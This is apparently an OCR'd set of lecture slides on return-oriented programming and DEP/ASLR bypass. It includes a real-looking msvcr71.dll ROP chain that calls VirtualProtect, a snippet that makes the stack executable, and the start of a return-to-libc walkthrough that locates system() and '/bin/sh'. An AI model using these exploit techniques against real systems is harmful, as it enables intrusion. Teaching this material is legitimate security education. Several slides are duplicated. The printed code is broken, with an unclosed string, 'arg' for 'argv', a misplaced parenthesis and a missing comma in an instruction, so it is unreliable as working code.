- Can be used to call a chain of functions

- First function must return into code to advance the stack pointer over to function 2's arguments
  - pop pop ret
  - assumes using cdecl



Return Chaining Example


```
0x0043a82F:

   ...
   ret
```



This example is cdecl based


Return Chaining Example

```
0x780DFFFC:
   push EBP
   mov ebp, esp
   sub esp, 0x10
   ...
   mov eax [ebp+8]
   ...
   leave
   ret
```




Return Chaining Example

```
0x780DFFFC:
   push EBP
   mov ebp, esp
   sub esp, 0x10
   ...
   mov eax [ebp+8]
   ...
   leave
   ret
```




Return Chaining Example

```
0x780DFFFC:
   push EBP
   mov ebp, esp
   sub esp, 0x10
   ...
   mov eax [ebp+8]
   ...
   leave
   ret
```




Return Chaining Example

```
0x780DFFFC:
   push EBP
   mov ebp, esp
   sub esp, 0x10
   ...
   mov eax [ebp+8]
   ...
   leave
   ret
```




Return Chaining Example

```
0x780DFFFC:
   push EBP
   mov ebp, esp
   sub esp, 0x10
   ...
   mov eax [ebp+8]
   ...
   leave
   ret
```



Return Chaining Example


```
0x740109FC:
   pop edi
   pop ebp
   ret
```



Return Chaining Example

```
0x740109FC:
   pop edi
   pop ebp
   ret
```

And so on



Return-Oriented Programming Theory

- Basically a combination of
  - return-to-libc
  - return chaining
- Was used by malware to disable DEP on windows XP SP2 and Vista SP0
  - NtSetInformationProcess(-1, 34, &2, 4)
    - http://www.uninformed.org/?v=2&a=4&t=txt
  - XP SP3, Vista SP1 and Windows 7 responded with "Permanent DEP"
    - SetProcessDEPPolicy(PROCESS_DEP_ENABLE)
      - applications have to OPT in for this feature though
        - defenses off by default? Haha!


Return-Oriented Programming Theory

So defenses evolved to mitigate early ROP attacks.

Attackers evolved their techniques as well

Return-Oriented Programming Theory


- Instead of returning to functions,
  - return to instruction sequences followed by a RET
- Can return into the middle of existing functions
- **Can return into the middle of existing instruction**
- Attacker just needs usable byte sequences that represent valid instructions



Return-Oriented Programming Theory

You can find these useful little things all over memory

- code-reuse, level up




In the terminology of ROP, these are called:

- ***gadgets***

ROP Gadgets

- various instruction sequences / byte sequences can be combined to form gadgets
- gadgets perform a higher level function

```
POP EAX
RET

POP ECX
RET

mov [ecx], eax
ret
```



ROP Gadgets

Scan executable memory regions of commonly shared libraries for instruction sequences:

```
useful instruction
RET
```

Chain the returns to identified sequences to form all the desired gadgets to form a Turing-complete gadget catalog

Turing Completeness

- A system of data-manipulation rules is said to be "Turing Complete" if:
  - it can be used to simulate ANY single-taped Turing machine
  - common criteria
    - conditional branching
    - ability to modify arbitrary memory locations

ROP Gadgets

Can be difficult to work with

- still have to avoid nullbytes

Just like ASCII shellcode

A ROP catalogue can be seen as a *instruction set*

So ROP Gadget-catalogues are used to build exploit compilers / assemblers!

ROP Gadgets Compilers

The gadgets can be used as a backend to a C/C++ compiler

- Hovav Shacham's initial paper: http://cseweb.ucsd.edu/~hovav/dist/geometry.pdf
  - Return-Oriented quicksort!
- https://github.com/pakt/ropc
- http://users.ece.cmu.edu/~ejschwar/bib/schwartz_2011_rop-abstract.html
- http://www.ieee-security.

Return Oriented Exploits ~2010

Main thing attacker wants to defeat:

- DEP
  - needs to execute malicious input

Many exploits are multi-staged

1. Defeat DEP with ROP
2. execute traditional payload

Return Oriented Exploits ~2010

DEP does not prevent the allocation of more memory

- HEAP_CREATE_ENABLE_EXECUTE method (http://www.immunitysec.com/downloads/DEPLIB.pdf)
- VirtualAlloc() method
  - http://blip.tv/source-boston-2010/dino-dai-zovi-practical-return-oriented-programming-3583429
- VirtualProtect(ESP) method
  - just makes the stack executable again! haha!

```
VirtualProtect(ESP+offset & (4096 - 1),
dwPayloadSize, PAGE_EXECUTE_READWRITE); //make
executable
(*ESP+offset)();  // jump to target
```

Return Oriented Exploits ~2013

DEP + ASLR is common

- makes ROP very difficult
  - no idea where things are
    - **requires address disclosure vulnerabilities**
- however modules have to OPT into DEP + ASLR
  - if a .dll doesn't use DEP or ALSR, then can still ROP easily
- ***DEP + ALSR can be completely disabled on smartphone ROMs, and jailbroken

Return Oriented Exploits ~2013

There are databases of ROP gadget chains now a days. They work on most platforms, and exploit common .dll's

- https://www.corelan.be/index.php/security/corelan-ropdb/
- https://community.rapid7.com/community/metasploit/blog/2012/10/03/defeat-the-hard-and-strong-with-the-soft-and-gentle-metasploit-ropdb

Example ROP chain

```
rop_gadgets =
[
        0x7c37653d,     # POP EAX # POP EDI # POP ESI # POP EBX # POP EBP # RETN
        0xfffffdff,     # Value to negate, will become 0x00000201 (dwSize)
        0x7c347f98,     # RETN (ROP NOP) [msvcr71.dll]
        0x7c3415a2,     # JMP [EAX] [msvcr71.dll]
        0xffffffff,     #
        0x7c376402,     # skip 4 bytes [msvcr71.dll]
        0x7c351e05,     # NEG EAX # RETN [msvcr71.dll]
        0x7c345255,     # INC EBX # FPATAN # RETN [msvcr71.dll]
        0x7c352174,     # ADD EBX,EAX # XOR EAX,EAX # INC EAX # RETN [msvcr71.dll]
        0x7c344f87,     # POP EDX # RETN [msvcr71.dll]
        0xffffffc0,     # Value to negate, will become 0x00000040
        0x7c351eb1,     # NEG EDX # RETN [msvcr71.dll]
        0x7c34d201,     # POP ECX # RETN [msvcr71.dll]
        0x7c38b001,     # &Writable location [msvcr71.dll]
        0x7c347f97,     # POP EAX # RETN [msvcr71.dll]
        0x7c37a151,     # ptr to &VirtualProtect() - 0x0EF [IAT msvcr71.dll]
        0x7c378c81,     # PUSHAD # ADD AL,0EF # RETN [msvcr71.dll]
        0x7c345c30,     # ptr to 'push esp #  ret ' [msvcr71.dll]
        # rop chain generated with mona.py
].pack("V*")
```

ROP

CDECL

- Will have to clean up your arguments on the stack, or skip over them
  - gadgets that do pop pop pop ret

STDCALL

- the called function will do clean up for you
  - gadgets not necessary for clean up
  - no POP RET
  - makes life simple!

ROP Conclusion

- A return oriented payload stage can be developed to bypass Permanent DEP
- Bypassing DEP under ASLR requires at least ONE non-ASLR module
- Bypassing DEP under full ASLR requires an executable memory address disclosure vulnerability + memory corruption vulnerability


ROP Conclusion

Key lesson:

Preventing the introduction of malicious code, is NOT enough for preventing the **execution of malicious computations**

Exploitation Difficulty

Source: http://www.trailofbits.com/resources/the_future_of_exploitation_slides.pdf



ROP Resources

- A gentle introduction to ROP: http://blog.zynamics.com/2010/03/12/a-gentle-introduction-to-return-oriented-programming/
- Practical Return Oriented Programming: http://blip.tv/source-boston-2010/dino-dai-zovi-practical-return-oriented-programming-3583429
- ROP tutorials: https://www.corelan.be/index.php/2010/06/16/exploit-writing-tutorial-part-10-chaining-dep-with-rop-the-rubikstm-cube/

  http://fumalwareanalysis.blogspot.com/2012/02/malware-analysis-tutorial-16-return.html
- ROP Database:

  https://www.corelan.be/index.php/security/corelan-ropdb/

READING

Reading: The ROPC (part 1) blog post here: http://gdtr.wordpress.com/2013/12/13/ropc-turing-complete-rop-compiler-part-1/

Questions?

Demo #2 walkthrough

ret to lib c

vuln.c

Provided by the HAOE book.

Really simple

```
int main(int argc, char *argv[])
{
    char buffer[5];
    strcpy(buffer, argv[1]);
    return 0;
}
```

We're going to demonstrate return to libc with this

getenvaddr.c

Provided by the HAOE book.
Lets you find where on the stack an env variable is
We're going to use it to find our " /bin/sh" string

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(int argc, char *argv[]){
     char *ptr;
     if(argc < 3) {
          printf("Usage: %s <environment variable> <target program>, argv[0]);
          exit(0);
     }
     ptr = getenv(arg[1]); /*get env var location */
     ptr += (strlen(argv[0] - strlen(argv[2]))*2; /*adjust for program name */
     printf ("%s will be at %p\n", arg[1], ptr);
}
```

What we need to do

1. Find the address of system()
2. Find the address of exit()
    a. if we want it to be clean (will seg fault otherwise)
        i. seg faults can leave logs!
3. Find the address of "   /bin/sh" on the stack
    a. we're going to do this to put it in the environmental variables:
        i. export BINSH="   /bin/sh"
4. Locate the RET value on the vulnerable program's stack

